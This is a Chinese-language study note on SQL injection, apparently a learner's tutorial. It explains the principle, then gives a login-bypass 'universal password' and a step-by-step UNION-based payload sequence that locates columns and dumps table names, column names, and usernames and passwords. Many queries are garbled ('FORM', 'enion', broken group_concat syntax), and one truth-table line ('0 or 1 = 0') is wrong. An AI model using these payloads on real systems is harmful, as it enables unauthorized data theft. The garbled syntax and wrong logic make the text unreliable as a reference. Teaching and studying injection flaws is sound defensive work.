# SQL注入

### 什么是数据库

数据库的类型分为两大类

关系数据库和非关系型数据库

#### 关系型数据库：

存储格式可以之间地反映实体间的关系。关系型数据库和常见的表格比较相似，关系数据库中表与表之间有很多复杂的关联关系的。常见的关系数据库有（mysql,oracle,PostgreSQL,SQL server等）

#### 非关系型数据库：

随着近些年技术方向的不断拓展，大量的noSQL数据库如MongoDB（爬虫、构建数据如何存放在里面）、Redis、Memcached处于简化数据库结构

避免元余、影响性能的表连接、唾弃复杂分布式的目的被设计。

noSQL数据库适合追求速度和可扩展性、业务多变的应用场景。

### Sql注入基础

#### Sql注入原理

#### Sql注入产生的原因？

当web应用向后台数据库传递SQL语句进行数据库操作时。如果对用户输入参数没有经过严格的过滤处理，那么go攻击者就可以构造成特殊的SQL语句，直接输入数据库引擎执行，获取或修改数据库中的数据。

**SQL注入的本质**

把用户输入的数据当做代码来执行，违背了“数据与代码分离”的原则。

**SQL注入的两个关键点**

1. 用户能够控制输入的内容
2. Web应用把用户输入的内容带入到数据库中执行。

**Sql注入的危害**

1、盗取网站敏感的信息

2、绕过网站后台认证

3、后台登陆语句

#### Sql注入语句

如下：

SELECT \* FORM admin WHERE username = ‘user’ and password = ‘pass’

解释：SELECT \* FORM admin WHERE username =‘‘ ‘or’ ‘1’ = ‘1’ ‘#‘ and password = ‘pass’

SELECT \* FORM admin WHERE username =‘ ‘ ‘or’ ‘1’ = ‘1’ ‘#‘ and password = ‘pass’

username =‘ ‘ ‘or’ ‘1’ = ‘1’ ‘#‘ and password = ‘pass’

username =‘ ‘：为空所以为false

‘1’ = ‘1’： 为真所以是true

‘or’：通过or连接username =‘ ‘ ‘or’ ‘1’ = ‘1’

‘#‘ and password = ‘pass’ #为注释符它后面的语句将不再执行如：and password = ‘pass’

SELECT \* FORM admin WHERE username = ‘user’ and password = ‘pass’（true）

#### 逻辑运算符解释

万能密码:：‘or’ ‘1’ = ‘1’ #

And (并且)‘两边为真则为真‘，一真一假则为假

代码如下：

1 and 1 = 1

A and 0 = 0

（1为True）

（0为False）

Or（）

1 or 0 = 1

0 or 1 = 0

!（取反）

借助SQL注入漏洞提权获取系统权限

读取文件信息

#### SQL注入的分类

更具注入位置分类：GET型、POST型、Head头注入

根据反馈结果分类：有回显（显错注入）、无回显（盲注）

数字型：输入的参数为整数，如ID、年龄、页码等

字符型：输入的参数为字符串

数字型与字符型最大的区别在域：数字型不需要单引号闭合，而字符串一般需要单引号闭合也有可能是双引号。

#### SQL注入的流程

有报错：数字型，无闭合或）闭合

无报错：字符型，再判断闭合方式，’，”，’）”）

？id=1asdfa

字母随便输入

属于字符串型

如果不是那就是数字型

#### 漏洞验证

？id= 1 and 1 --+ 正常显示

？id= 1 and 0 --+ 无显示

#### 判断列数以及回显位

?id=1‘）order by 4 --+

?id=1’）order by 3 --+

说明列数为3列

#### 判断列数以及回显位

?id=-1’）union select 1,2,3 --+

说明回显位为三

#### 取数据

?id=-1’) union select 1,database(),3 --+

#### 取表名


?id=-1’)union select 1,(select group\_ concat(table. name) from information\_schema.tables（information\_schema是数据库tables是它下面的一张表） where table\_schema= database()),3 --+

解释：

Select()

Group\_concat(table\_name”把检查出来的数据当成字符串输出”) form information\_schema.table

查列名：column\_name



#### 查数据

id=1&apos;) union select 1,(select group\_ concat(column name) from (mysq5.0版本以上都有这个数据库能够查到所有数据库的内容l)information\_ schema.columns where table schema= database() and table\_ name= &apos;users&apos;),3 --+

#### 取数据：

?id=-1’) union select 1,(select group\_concat(username)from users),3 --+

#### 取具体的数据：

?id=-1‘） union select 1,group\_concat(username),group\_concat（password） form user --+

### Sql注入的流程

#### 寻找注入点

#### 判断闭合方式

#### 验证

#### 判断列数及回应

#### 取数据

?id=-1’) union select 1,database(),3 --+

?id=1’)enion select 1,(select group\_ concat(table. name) from information\_schema.tables（information\_schem） where table\_schema= database()),3 --+

id=1&apos;) union select 1,(select group\_ concat(column name) from information\_ schema.columns where table schema= database() and table\_ name= &apos;users&apos;),3 --+

?id=-1’)union select 1,(select group\_ concat(table. name) from information\_schema.tables（information\_schema） where table\_schema= database()),3 --+

?id=-1‘） union select 1,group\_concat(username),group\_concat（password） form user --+

盲点补充

1. union select数据库语句联合查询
2. id=-1是查询一个不存在的东西（1为true-1为false）
3. 使用unions select联合查询实际上查询的只有一张表，如果存在其它表数据不对等就会报错，就算拼接上去那么数据也不会显示，因为只会显示第一行第一列的数据。